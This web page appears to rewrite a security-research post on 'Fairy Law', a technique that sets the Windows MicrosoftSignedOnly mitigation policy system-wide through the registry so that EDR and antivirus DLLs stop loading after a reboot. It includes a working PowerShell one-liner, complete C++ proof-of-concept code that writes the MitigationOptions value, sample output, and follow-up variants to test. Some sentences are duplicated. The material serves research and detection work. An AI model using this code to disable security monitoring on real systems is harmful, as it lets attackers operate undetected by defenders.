Fairy Law: Abusing MicrosoftSignedOnly
A Windows process mitigation policy called MicrosoftSignedOnly can be set globally through a single registry value, so that after a reboot every process refuses to load DLLs that are not signed by Microsoft. Because EDR and antivirus user-mode components are not Microsoft-signed, they fail to load, leaving the system without their hooks or telemetry.
S12 - 0x12Dark Development Follow
 Published on medium.com
Welcome to this new Medium post. In this one we will see how a legitimate Windows process mitigation policy can be abused to globally disable EDR usermode components just by writing a registry value and rebooting.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Windows exposes a set of process security restrictions called mitigation policies. They are configured at process creation time and instruct the operating system to enforce rules on what a process may do: preventing dynamic code generation, enforcing control flow integrity, or restricting which DLLs can be loaded. This last restriction is the one Fairy Law abuses.
One of these policies is MicrosoftSignedOnly. When it is active on a process, the OS loader rejects any DLL that is not signed by Microsoft. EDR vendor DLLs therefore fail to load, which means no hooks, no telemetry and no monitoring inside that process.
Normally the policy is applied per process through UpdateProcThreadAttribute. Fairy Law, with original research and PoC by zero2504 and a full technical report by Orange Cyberdefense, takes a different route: it sets the policy globally through a single registry value. After a reboot every process on the system inherits the restriction, and the DLLs from the AV or EDR are not loaded into those processes.
Setup
The technique requires administrator privileges, because it writes under HKEY_LOCAL_MACHINE. It also requires a reboot before the policy takes effect. No other accounts, tools or versions are described in the report.
Finding it
The starting observation is that a defensive feature can be turned against the defence. MicrosoftSignedOnly exists to protect processes from DLL injection. Applied globally through the MitigationOptions registry value, the same mechanism stops the EDR's own user-mode components from loading into any process, so the EDR is blinded before it can react. The registry value is the clear trace the technique leaves behind.
Exploitation
Step 1: enable the policy with PowerShell
With administrator privileges, the policy can be enabled with a single cmdlet:
Set-ProcessMitigation -System -Enable MicrosoftSignedOnly
PowerShell resolves everything automatically, and the policy becomes active after the next reboot.
Step 2: enable the policy with C++

The same result can be produced by writing the registry value directly. The code creates the key SYSTEM\CurrentControlSet\Control\Session Manager\kernel under HKEY_LOCAL_MACHINE and writes a binary value named MitigationOptions:
#include <windows.h>#include <stdio.h>int main() { HKEY hKey; DWORD disposition; const char* subkey = "SYSTEM\\CurrentControlSet\\Control\\Session Manager\\kernel"; BYTE mitigationValue[] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 }; LONG result = RegCreateKeyExA( HKEY_LOCAL_MACHINE, subkey, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_READ, NULL, &hKey, &disposition); if (result != ERROR_SUCCESS) { printf("[-] RegCreateKeyExA failed: %ld\n", result); return 1; } result = RegSetValueExA(hKey, "MitigationOptions", 0, REG_BINARY, mitigationValue, sizeof(mitigationValue)); if (result != ERROR_SUCCESS) { printf("[-] RegSetValueExA failed: %ld\n", result); RegCloseKey(hKey); return 1; } printf("[+] Done. Reboot to apply.\n"); RegCloseKey(hKey); return 0;}
RegCreateKeyExA opens or creates the kernel subkey with KEY_WRITE | KEY_READ. RegSetValueExA then stores the 20-byte mitigationValue buffer as a REG_BINARY value called MitigationOptions. The report does not break the buffer down. On success the program prints [+] Done. Reboot to apply. and the policy is applied after the reboot.
Step 3: check the current mitigation state
Before writing anything, the current process policy can be read to see whether MicrosoftSignedOnly is already active:
BOOL IsMicrosoftSignedOnlyActive() { PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY sig = {0}; GetProcessMitigationPolicy(GetCurrentProcess(), ProcessSignaturePolicy, &sig, sizeof(sig)); return (sig.MicrosoftSignedOnly == 1);}
This calls GetProcessMitigationPolicy with ProcessSignaturePolicy for the current process and returns whether the MicrosoftSignedOnly field of the resulting PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY structure is set.

Step 4: run the PoC and inspect the registry
Running the compiled binary produces the expected output:
C:\Windows\System32>FairtLaw.exe[+] Done. Reboot to apply.
Detection
The technique is simple but leaves a clear trace: the registry value itself. Running the sample through the 0x12darksandbox, the registry changes section shows that Elastic detected the registry write, but Elastic did not trigger any alert on the binary.

The sandbox result is available at https://0x12darksandbox.net/results/282.
Root cause
The policy is normally applied per process, but Fairy Law sets it globally through MitigationOptions. MicrosoftSignedOnly is meant to stop unsigned DLLs from being loaded into a protected process, but when it is written to MitigationOptions under Session Manager\kernel, every process on the machine inherits the restriction after a reboot, including the processes into which the EDR injects its user-mode components. Because the EDR's DLLs are not Microsoft-signed, the loader refuses them, and the EDR loses its hooks and telemetry. The write itself is an ordinary, legitimate registry operation performed with administrator rights,
Impact
An attacker who already holds administrator privileges can stop the AV or EDR DLLs from loading across the whole system with one registry write and a reboot. From that point on, the EDR's DLLs are not loaded into processes, so its hooks, telemetry and monitoring are gone. The effect depends on the reboot: the policy is only active after the machine restarts.
Fix
No fix or mitigation is described in the report. The report frames the behaviour as a defensive feature being turned against the defence, and does not state what Microsoft or any EDR vendor changed.
Variants to test
- Other global mitigation values. Write other bits into
MitigationOptionsunder the samekernelsubkey and check after a reboot whether additional restrictions are inherited system-wide. A positive result is a policy that is active in every process without being set per process. - Per-process versus global comparison. Use
IsMicrosoftSignedOnlyActiveon a freshly started process before and after the registry write and reboot. A positive result is the function returning true globally after the reboot where it returned false before. - Detection coverage of the binary. Submit a build that performs only the registry write to a sandbox and compare registry-change detections with process alerts. A positive result is a visible registry change with no alert on the executable, as in the sandbox run above.
- EDR component load verification. After applying the policy and rebooting, check whether the EDR's user-mode DLLs are present in running processes. A positive result is their absence from processes where they normally load.
What happened, in plain words
Windows has a built-in safety feature that can be switched on for a program. When it is on, Windows refuses to load any extra piece of software into that program unless Microsoft itself signed it. The feature exists to protect programs from being tampered with.
This article describes a technique called Fairy Law. Instead of switching that safety feature on for one program at a time, it switches it on for the whole computer by writing a single entry into the Windows registry, which is the big settings database Windows keeps. After a reboot, every program on the machine inherits the restriction. Security software such as antivirus (AV) and endpoint detection and response (EDR) works by loading its own pieces into other programs so it can watch what they do. Those pieces are not signed by Microsoft, so Windows refuses to load them. Those pieces are not signed by Microsoft, so Windows refuses to load them, and the EDR's DLLs are not loaded into processes. The article calls this blinding the EDR.
The original research and proof of concept are by zero2504, and the full technical report is by Orange Cyberdefense.
The background you need first
What a process is
A process is a running program. When you double-click an application, Windows starts a process for it: a private box of memory and resources that the program runs inside. Your browser, your text editor and your security agent are all processes.
What a DLL is
A DLL (dynamic link library) is a file full of reusable code that a program can load into itself while it runs, instead of having everything built in from the start. Think of it like a plug-in module: the main program stays small and pulls in extra abilities when needed. Windows itself is built from many DLLs, and so is most software you install, including security products.
What signing means
Software publishers can sign a file with a cryptographic certificate, a bit like a wax seal on an envelope. Windows can check the seal and see who made the file and whether it has been altered since. A file "signed by Microsoft" carries Microsoft's seal, which means Microsoft produced or vouched for it.
What a mitigation policy is
Windows offers a set of restrictions called mitigation policies. A mitigation policy is a rule you can attach to a process that limits what it is allowed to do, for example forbidding it from generating new code on the fly, or restricting which DLLs it may load. The idea is defence: even if an attacker gets code into a process, the policy makes it harder for that code to do damage.
One of these policies is called MicrosoftSignedOnly. When it is active on a process, Windows' loader, the part of the operating system that brings DLLs into a process, rejects any DLL that is not signed by Microsoft. Only Microsoft-sealed modules get in.
Why that matters for security software
EDR and AV products watch programs from the inside. They do this by loading their own DLLs into each process and placing hooks, small interception points that let them observe what the program is doing, and by collecting telemetry, a stream of reports about activity sent back to a management console. If the vendor's DLLs cannot load, there are no hooks, no telemetry and no monitoring inside that process.
What the registry is
Every Windows machine has a registry: a hierarchical database of settings, organised into keys (like folders) and values (like named entries inside a folder). Some registry areas are per user; one important area, HKEY_LOCAL_MACHINE, holds settings that apply to the whole computer. Changing it normally requires administrator privileges, the elevated rights that let an account modify system-wide settings.
The normal way versus the Fairy Law way
Normally MicrosoftSignedOnly is applied to one process at the moment that process is created, through a Windows programming call named UpdateProcThreadAttribute. Fairy Law takes a different route: it sets the policy globally, for the entire system, by writing one registry value. After the next reboot, every process on the machine inherits the restriction, and the DLLs from the AV or EDR are not loaded into those processes.
What you need before trying it
The technique requires administrator privileges, because it writes under HKEY_LOCAL_MACHINE. It also requires a reboot before the policy takes effect. No other accounts, tools or versions are described in the report.
Doing it with PowerShell
PowerShell is a command-line tool built into Windows where you type instructions instead of clicking. It has ready-made commands, called cmdlets, for common administration tasks.
With administrator privileges, the policy can be enabled with a single cmdlet:
Set-ProcessMitigation -System -Enable MicrosoftSignedOnly
Line by line:
Set-ProcessMitigationis the cmdlet that changes mitigation policies. The name reads as "set process mitigation".-Systemtells it to apply the change to the whole system rather than to one named program.-Enable MicrosoftSignedOnlysays which policy to switch on.
PowerShell works out all the underlying details automatically, including where in the registry the setting lives and what value to write. The policy becomes active after the next reboot.
Doing it with C++
C++ is a programming language used to build Windows programs. The code below does the same thing as the PowerShell command, but by writing the registry value directly, which gives you full control over exactly what is stored.
#include <windows.h>#include <stdio.h>int main() { HKEY hKey; DWORD disposition; const char* subkey = "SYSTEM\\CurrentControlSet\\Control\\Session Manager\\kernel"; BYTE mitigationValue[] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 }; LONG result = RegCreateKeyExA( HKEY_LOCAL_MACHINE, subkey, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_READ, NULL, &hKey, &disposition); if (result != ERROR_SUCCESS) { printf("[-] RegCreateKeyExA failed: %ld\n", result); return 1; } result = RegSetValueExA(hKey, "MitigationOptions", 0, REG_BINARY, mitigationValue, sizeof(mitigationValue)); if (result != ERROR_SUCCESS) { printf("[-] RegSetValueExA failed: %ld\n", result); RegCloseKey(hKey); return 1; } printf("[+] Done. Reboot to apply.\n"); RegCloseKey(hKey); return 0;}
What each part does:
#include <windows.h>and#include <stdio.h>pull in the definitions the program needs: the Windows functions for working with the registry, and the printing functions.int main()is where the program starts running.HKEY hKey;declares a handle, a reference the program will use to talk to the registry key it opens.DWORD disposition;declares a variable that will receive a small code telling the program whether the key already existed or was newly created.const char* subkey = "SYSTEM\\CurrentControlSet\\Control\\Session Manager\\kernel";is the path of the registry key, relative toHKEY_LOCAL_MACHINE. This is the location Windows uses for kernel and session settings.BYTE mitigationValue[] = { ... };is the 20-byte block of data that will be stored. The report does not break the buffer down.RegCreateKeyExA(...)opens thekernelsubkey, or creates it if it is missing, with permission to write and read (KEY_WRITE | KEY_READ). The result is stored inresult.- The first
ifchecks whether that call succeeded. If not, it prints an error with the numeric code and exits with status 1. RegSetValueExA(...)stores the 20-byte buffer as a value namedMitigationOptions, of typeREG_BINARY(raw bytes).- The second
ifchecks that write. If it failed, it prints an error, closes the key handle and exits. - On success the program prints
[+] Done. Reboot to apply.and closes the key handle.
So the whole program is: open the right registry folder, put a named block of bytes inside it, and tell the user to reboot. After the reboot the policy is applied.
Checking whether the policy is already on
Before writing anything, you can ask Windows what the current process's policy is, to see whether MicrosoftSignedOnly is already active:
BOOL IsMicrosoftSignedOnlyActive() { PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY sig = {0}; GetProcessMitigationPolicy(GetCurrentProcess(), ProcessSignaturePolicy, &sig, sizeof(sig)); return (sig.MicrosoftSignedOnly == 1);}
Line by line:
BOOL IsMicrosoftSignedOnlyActive()defines a function that answers a yes/no question: is the policy on?PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY sig = {0};creates an empty structure, a small record with named fields, that will hold the answer. It is zeroed out first so no leftover data confuses the result.GetProcessMitigationPolicy(...)is the Windows function that reads a policy.GetCurrentProcess()means "the program asking the question".ProcessSignaturePolicysays which kind of policy to read, namely the one about binary signatures.&sigis where to put the answer, andsizeof(sig)says how big that record is.return (sig.MicrosoftSignedOnly == 1);looks at theMicrosoftSignedOnlyfield of the filled-in record and returns true if it is set.
This lets you check whether MicrosoftSignedOnly is already active before writing.
Running it and looking at the result
Compile the C++ program, then run it from an administrator command prompt. The output is:
C:\Windows\System32>FairtLaw.exe[+] Done. Reboot to apply.
That line shows the program was started from C:\Windows\System32 and printed the success message.
How it was detected
This technique is simple, but it leaves a clear trace: the registry value itself. The registry value itself is a clear trace.
The sample was run through the 0x12darksandbox, an online analysis service that executes a file and reports what it did. In the registry changes section, Elastic, the security product used in that sandbox, detected the registry write. However, Elastic did not trigger any alert on the binary itself.
The sandbox result is available at https://0x12darksandbox.net/results/282.
Why it works
The policy is normally applied per process, but Fairy Law sets it globally through MitigationOptions. MicrosoftSignedOnly is meant to stop unsigned DLLs from being loaded into a protected process. But when it is written to MitigationOptions under Session Manager\kernel, every process on the machine inherits the restriction after a reboot, including the processes into which the EDR injects its user-mode components. Because the EDR's DLLs are not Microsoft-signed, the loader refuses them, and the EDR loses its hooks and telemetry.
The write itself is an ordinary, legitimate registry operation performed with administrator rights.
What an attacker gains
An attacker who already holds administrator privileges can stop the AV or EDR DLLs from loading across the whole system with one registry write and a reboot. From that point on, the EDR's DLLs are not loaded into processes, so its hooks, telemetry and monitoring are gone. The effect depends on the reboot: the policy is only active after the machine restarts.
Is there a fix?
No fix or mitigation is described in the report. The report frames the behaviour as a defensive feature being turned against the defence, and does not state what Microsoft or any EDR vendor changed.
Things worth testing next
- Other global mitigation values. Write other bits into
MitigationOptionsunder the samekernelsubkey and check after a reboot whether additional restrictions are inherited system-wide. A positive result is a policy that is active in every process without being set per process. - Per-process versus global comparison. Use
IsMicrosoftSignedOnlyActiveon a freshly started process before and after the registry write and reboot. A positive result is the function returning true globally after the reboot where it returned false before. - Detection coverage of the binary. Submit a build that performs only the registry write to a sandbox and compare registry-change detections with process alerts. A positive result is a visible registry change with no alert on the executable, as in the sandbox run above.
- EDR component load verification. After applying the policy and rebooting, check whether the EDR's user-mode DLLs are present in running processes. A positive result is their absence from processes where they normally load.
Glossary
- Administrator privileges: elevated rights on a Windows account that allow changes to system-wide settings, such as writing under
HKEY_LOCAL_MACHINE. - AV (antivirus): software that tries to detect and block malicious files and activity on a computer.
- Cmdlet: a built-in PowerShell command, such as
Set-ProcessMitigation. - C++: a programming language commonly used to build Windows programs.
- DLL (dynamic link library): a file of reusable code that a running program can load into itself.
- EDR (endpoint detection and response): security software that monitors activity on a computer, often by loading its own components into running processes and reporting back to a management console.
- Hook: an interception point placed inside a process so that security software can observe what the program does.
HKEY_LOCAL_MACHINE: the area of the Windows registry that holds settings applying to the whole computer.- Kernel: the core of the operating system, which manages memory, processes and hardware.
- Loader: the part of Windows that brings DLLs into a process when a program needs them.
- Mitigation policy: a rule Windows can enforce on a process to restrict what it may do, for example limiting which DLLs it can load.
MicrosoftSignedOnly: a mitigation policy that makes Windows reject any DLL not signed by Microsoft.MitigationOptions: the registry value underSession Manager\kernelthat, when written, applies mitigation policies system-wide after a reboot.- PowerShell: a command-line tool built into Windows for typing administrative instructions.
- Process: a running program, with its own memory and resources.
- Proof of concept (PoC): a small program or demonstration that shows a technique actually works.
- Registry: the hierarchical database of settings on a Windows machine, made of keys (folders) and values (named entries).
- Registry key: a folder-like container in the registry.
- Registry value: a named entry inside a registry key, holding data.
REG_BINARY: a registry value type that stores raw bytes.- Reboot: restarting the computer.
- Sandbox: an isolated analysis environment where a file is run and its behaviour recorded, so it cannot harm a real machine.
- Signing: attaching a cryptographic certificate to a file so Windows can verify who produced it and that it has not been altered.
- Telemetry: the stream of activity reports that security software sends to a management console.
- User-mode component: the part of security software that runs as ordinary programs and DLLs rather than inside the operating system kernel.



